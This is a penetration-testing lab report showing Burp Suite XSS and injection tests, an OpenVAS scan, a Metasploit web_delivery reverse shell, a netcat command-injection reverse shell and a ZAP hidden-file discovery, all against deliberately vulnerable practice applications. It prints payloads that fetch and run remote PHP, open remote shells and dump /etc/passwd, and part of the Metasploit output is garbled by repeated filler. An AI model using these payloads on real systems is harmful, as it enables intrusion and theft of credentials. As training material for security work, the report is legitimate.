
**Phase 3** of the penetration test involves tools that scan and identify vulnerabilities. The tools used were tested in the lab environment in a private network. These same tools will be used for Artemis Gas Inc. The tools are as follows:

**Tool 1:** Burp Suite is used to capture data and test for cross-site scripting. In this example we are using the bWAPP application. The steps for cross-site scripting are shown below:

- In the diagram below the URL and the output on the screen contain matching output. An
  attacker can change the URL to reference malicious code and perform a phishing attack.
  The victim receiving the email will click on the link that contains the malicious code as
  input. Such an attack will compromise the web server.
- Burp Suite captures the XXS reflected HTTP GET request (requests data from a specified resource).
- The PHP file used for the POST request is shown in the URL.
- Burp suite captures the HTTP POST request and response. The code execution shows
  the results of the code in the script (<script> XSS attack </script>) tags. This proves
  that the application is vulnerable to XSS scripting.

Other examples of vulnerabilities that the burp suite tool can test are command injection and SQL injection.

- In the SQL injection diagram, a SQL command is used as input for the login field and the result is the A.I.M. user.
- Fuzzing was used to discover the malicious SQL statement. The payload was a word-list of many SQL statements that were collected in the past.
- The bWAPP command injection form was then tested.
- Fuzzing was also used here and the result was that the command '/bin/ls -al' resulted in the list of files. For this example payload and intruder were used.


























**Tool 2:** OpenVAS (Open Vulnerability Assessment Scanner) is a full-featured open-source vulnerability scanner. It is a client-server architecture where the client configures scans and views reports. The processing is done on the server. The scanning results are compared to more than 26,000 CVEs in the OpenVAS database. The examples below show the following:

- bwappserver at 192.168.134.148 which hosts the vulnerable bWAPP application is scanned.
- 76816 network vulnerability tests (NVT) were performed
- The results are grouped into high, medium and low
- The results tab show the vulnerabilities that were found
- The Ports tab shows the exposed ports
- The application CPE (common platform enumeration) is displayed
- The CVE corresponding to the specific NVT is displayed
- The vulnerability and the solution is displayed



pplied filter: apply\_overrides=0 min\_qod=70 sort=name first=1 rows=10)


Apply to page contents ▼ 🦠 🗓 1 - 1 of 1

irect input to this VM, move the mouse pointer inside or press Ctrl+G.

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D @ 5 4





Date ▼ Status Task Severity Fri, Oct 1, 2021 7:49 PM UTC Immediate scan of IP 192.168.134.148 10.0 (High) 143 0

<<1

 $\leq \leq 1$ 

# Results

Vulnerability	*	Severity ▼	QoD	пож		Location	Created	
Vulnerability	i.T	Severity ¥	QOD	IP	Name	Location	Created	
The rexec service is running	4	10.0 (High)	80 %	192.168.134.148	bwappserver	512/tcp	Fri, Oct 1, 2021 8:05 PM UTC	
OS End Of Life Detection	4	10.0 (High)	80 %	192.168.134.148	bwappserver	general/tcp	Fri, Oct 1, 2021 8:01 PM UTC	
DistCC Remote Code Execution Vulnerability	<b>.</b>	9.3 (High)	99 %	192.168.134.148	bwappserver	3632/tcp	Fri, Oct 1, 2021 8:12 PM UTC	
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	#	7.5 (High)	98 %	192.168.134.148	bwappserver	8443/tcp	Fri, Oct 1, 2021 8:05 PM UTC	
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	4	7.5 (High)	98 %	192.168.134.148	bwappserver	443/tcp	Fri, Oct 1, 2021 8:05 PM UTC	
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	4	7.5 (High)	98 %	192.168.134.148	bwappserver	9443/tcp	Fri, Oct 1, 2021 8:05 PM UTC	
Test HTTP dangerous methods	17	7.5 (High)	99 %	192.168.134.148	bwappserver	80/tcp	Fri, Oct 1, 2021 8:23 PM UTC	
Drupal Core SQL Injection Vulnerability	<b>.</b>	7.5 (High)	98 %	192.168.134.148	bwappserver	80/tcp	Fri, Oct 1, 2021 8:16 PM UTC	
Lighttpd Multiple vulnerabilities		7.5 (High)	99 %	192.168.134.148	bwappserver	9080/tcp	Fri, Oct 1, 2021 8:23 PM UTC	
Test HTTP dangerous methods	4	7.5 (High)	99 %	192.168.134.148	bwappserver	443/tcp	Fri, Oct 1, 2021 8:23 PM UTC	
Lighttpd Multiple vulnerabilities	<b>.</b>	7.5 (High)	99 %	192.168.134.148	bwappserver	9443/tcp	Fri, Oct 1, 2021 8:23 PM UTC	
phpinfo() output Reporting	(9)	7.5 (High)	80 %	192.168.134.148	bwappserver	80/tcp	Fri, Oct 1, 2021 8:07 PM UTC	
phpinfo() output Reporting	(2)	7.5 (High)	80 %	192.168.134.148	bwappserver	443/tcp	Fri, Oct 1, 2021 8:07 PM UTC	

		1 - 11 of 11
Port	Hosts	Severity ▼
512/tcp	1	10.0 (High)
3632/tcp	1	9.3 (High)
80/tcp	1	7.5 (High)
443/tcp	1	7.5 (High)
8080/tcp	1	7.5 (High)
8443/tcp	1	7.5 (High)
9080/tcp	1	7.5 (High)
9443/tcp	1	7.5 (High)
25/tcp	1	6.8 (Medium
21/tcp	1	6.4 (Medium
22/tcp	1	4.3 (Medium

Application CPE	Hosts	Occurrences	Severity ▼
cpe:/a:lighttpd:lighttpd:1.4.19	1	2	7.5 (High)
cpe:/a:apache:http_server:2.2.8	1	2	4.3 (Medium)
cpe:/a:sqlitemanager:sqlitemanager:1.2.4	1.	1	N/A
cpe:/a:jquery:jquery	1	1	N/A
cpe:/a:phpmyadmin:phpmyadmin:2.11.3	1	1	N/A
cpe:/a:php:php:5.2.4	1	6	N/A
e cpe:/a:drupal:drupal:7.31	1.	1	N/A
cpe:/a:proftpd:proftpd:1.3.1	1	1	N/A

CVE	NVT	Hosts	Occurrences	Severity ▼
CVE-1999-0618	The rexec service is running	1	1	10.0 (High)
CVE-2004-2687	DistCC Remote Code Execution Vulnerability	1	1	9.3 (High)
CVE-2016-2183 CVE-2016-6329 CVE-2020-12872	SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	1	3	7.5 (High)
CVE-2014-3704	Drupal Core SQL Injection Vulnerability	1	6	7.5 (High)
CVE-2014-2323 CVE-2014-2324	Lighttpd Multiple vulnerabilities	1	2	7.5 (High)
CVE-2011-0411 CVE-2011-1430 CVE-2011-1431 CVE-2011-1432 CVE-2011-1506 CVE-2011-1575 CVE-2011-1926 CVE-2011-2165	Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection V	1	1	6.8 (Medium)
CVE-2003-1567 CVE-2004-2320 CVE-2004-2763 CVE-2005-3398 CVE-2006-4683 CVE-2007-3008 CVE-2008-7253 CVE-2009-2823 CVE-2010-0386 CVE-2012-2223 CVE-2014-7883	HTTP Debugging Methods (TRACE/TRACK) Enabled	1	2	5.8 (Medium)
CVE-2014-0224	SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	1	1	5.8 (Medium)

## Insight

rexec (remote execution client for an exec server) has the same kind of functionality that rsh has: you can execute shell commands on a remote computer.

The main difference is that rexec authenticate by reading the username and password \*unencrypted\* from the socket.

#### **Detection Method**

Checks if a vulnerable version is present on the target host.

Details: The rexec service is running OID: 1.3.6.1.4.1.25623.1.0.100111

Version used: 2020-10-01T11:33:30Z

#### Solution

Solution Type: 
Mitigation
Disable the rexec service and use alternatives like SSH instead.

**Tool 3:** Metasploit is used to create a reverse shell payload. If exploiting the payload allows the meterpreter to enter the shell of the target system then the target has the specific vulnerability addressed in the exploit configuration. In this example, the attack machine (metasploit) and the target system (DVWA which stands for Damn Vulnerable Web Application) are both on the Kali VM. The 'Command Injection' vulnerability was used. One issue that was encountered was that the exploit was using port 8080 and that burp suite needed to be exited in case it was running. The diagrams below show the following steps that need to be taken to exploit the reverse shell payload:

- Used /multi/script/web delivery for exploit
- Used php/meterpreter/reverse tcp for payload
- Set the local ports and lhost
- Ran the exploit command and entered the result in the input field of 'Ping a device'
  which resulted in the meterpreter session.
- After selecting the session, the /etc/passwd was downloaded and put into /root/passwd by default. Another destination directory can be specified.
- When the 'ls' command is executed it displays the target directory.

```
msf6 exploit(multi/script/web_delivery) > set target 1
target ⇒ 1
msf6 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 192.168.134.128
lhost ⇒ 192.168.134.128
msf6 exploit(multi/script/web_delivery) > set lport 2222
lport ⇒ 2222
msf6 exploit(multi/script/web_delivery) > options
Module options (exploit/multi/script/web_delivery):
```

```
msf6 exploit(multi/script/web_delivery) > set SRVPORT 4444
SRVPORT ⇒ 4444
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.134.128:2222
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:4444/rR8A1ajRqFg0
[*] Local IP: http://192.168.134.128:4444/rR8A1ajRqFg0
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.134.128:4444/rR8A1ajRqFg0', false,
stream_context_create(['ssl'⇒['verify_peer'⇒false,'verify_peer_name'⇒false]])));"
```



```
* Started reverse TCP handler on 192.168.134.128:2222

nsf6 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/HsQZbsMNhF

| Local IP: http://192.168.134.128:8080/HsQZbsMNhF
| Server started.
| Run the following command on the target machine:
| http://192.168.134.128:8080/HsQZbsMNhF', false, stream_context_create(['ssl'⇒['verify_peer' ⇒ false, 'verify_peer_name' ⇒ false]])));"
| 192.168.134.128 web_delivery - Delivering Payload (1116 bytes)
| Sending stage (39282 bytes) to 192.168.134.128
| Meterpreter session 1 opened (192.168.134.128:2222 → 192.168.134.128:59426) at 2021-10-03 22:58:48 -0
| 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 100 | 10
```

```
msf6 exploit(multi/script/web_delivery) > sessions -i

Active sessions

Id Name Type Information Connection

1 meterpreter php/linux www-data (33) @ kali 192.168.134.128:2222 → 192.168.134.128:59426 (
192.168.134.128)

msf6 exploit(multi/script/web_delivery) > sessions -i 1

[*] Starting interaction with 1...

meterpreter >
```

```
<u>msf6</u> exploit(
                                           ) > sessions -1 1
* Starting interaction with 1...
meterpreter > pwd
/var/www/html/DVWA-master/vulnerabilities/exec
meterpreter > download /etc/passwd
[★] Downloading: /etc/passwd → /root/passwd
[★] Downloaded 3.15 KiB of 3.15 KiB (100.0%): /etc/passwd → /root/passwd
[*] download : /etc/passwd → /root/passwd
meterpreter > ls
Listing: /var/www/html/DVWA-master/vulnerabilities/exec
Mode
                    Size Type Last modified
                                                                 Name
40777/rwxrwxrwx
                    4096 dir
                                  2021-10-03 21:49:58 -0400 help
100777/rwxrwxrwx 1839 fil
40777/rwxrwxrwx 4096 dir
                                  2021-10-03 21:49:58 -0400
                                                                 index.php
                                  2021-10-03 21:49:58 -0400 source
```

```
total 132
drwx---- 7 root root 4096 Oct 3 23:08
drwxr-xr-x 19 root root 36864 Sep 8 05:54 ...
           1 root root 5349 Sep 8 05:28 .bashrc
-rw-r--r--
-rw-r--r-- 1 root root 571 Sep 8 05:28 .bashrc.original
          4 root root 4096 Sep 27 17:13 .cache
-rw-r--r-- 1 root root 11656 Sep 8 05:34 .face
lrwxrwxrwx 1 root root 11 Sep 24 17:56 .face.icon → /root/.face
drwxr-xr-x 4 root root 4096 Sep 29 14:39 local
drwxr-xr-x 9 root root 4096 Oct 3 18:26 .msf4
                                 3 22:41 .mysql history
           1 root root 372 Oct
          1 root root 3221 Oct 1 11:45 passwd
-rw-r--r--
-rw-r--r-- 1 root root 161 Aug 31 10:03 .profile
drwxr-xr-x 2 root root 4096 Sep 20 19:48 .rpmdb

    1 root root 12751 Oct 3 23:08 .viminfo

drwxr-xr-x 2 root root 4096 Sep 20 19:49 .zenmap

    1 root root 1995 Oct 3 22:51 .zsh history

-rw-r--r-- 1 root root 10583 Sep 8 05:28 .zshrc
       t@ kali)-[~]
```

**Tool 4:** Netcat similar to metasploit is used to obtain a reverse shell from the target (victim) system. In this example, the metasploitable 2 vm is installed and mutillidae (a vulnerable website) is configured. The following steps were taken to acquire a reverse shell using netcat: The netcat command was run on the attack machine (Kali) to listen on port 4444. Mutillidae was opened up to the DNS lookup command injection screen and the IP address of Kali and the port number 4444 was entered in the DNS lookup input field. After the submit button was clicked, a reverse shell was opened on the victim (metasploitable) and the /etc/passwd file was displayed. The msfadmin user implies that the password file belongs to metasploitable 2.

```
File Actions Edit View Help
__(root@ kali)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
192.168.134.150: inverse host lookup failed: Unknown host
connect to [192.168.134.128] from (UNKNOWN) [192.168.134.150] 44361
add-to-your-blog.php
arbitrary-file-inclusion.php
authorization-required.php
browser-info.php
capture-data.php
captured-data.php
captured-data.txt
change-log.htm
classes
closedb.inc
config.inc
config.inc_backup
credits.php
dns-lookup.php
documentation
favicon.ico
footer.php
framer.html
framing.php
header.php
```

### **DNS Lookup**



Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP


& nc 192.168.134.128 4444 -e


Lookup DNS


```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
```

**Tool 5:** OWASP ZAP (Zed Attack Proxy) is an open-source web application security scanner. When used as a proxy server it allows the user to manipulate all the traffic (http and https) that passes through it. In this example, OWASP ZAP is used to find hidden files in the mutillidae vulnerable website on metasploitable 2. The diagrams shown below illustrate the steps used to find the hidden files in mutillidae. One such file account.txt contains sensitive information. The steps are as follows:

- The metasploitable IP address was configured as a site
- A spider attack was performed on the mutillidae folder
- All the files were found in the results section
- A 'forced browse and directory (and children)' scan was performed on the mutillidae folder using the default directory-list-1.0.txt word list file
- The accounts.txt file was discovered and the input contained sensitive information of username and passwords.









'admin', 'adminpass', 'Monkey!!!
'adrian', 'somepassword', 'Zombie Films Rock!!!
'john', 'monkey', 'I like the smell of confunk
'ed', 'pentest', 'Commandline KungFu anyone?'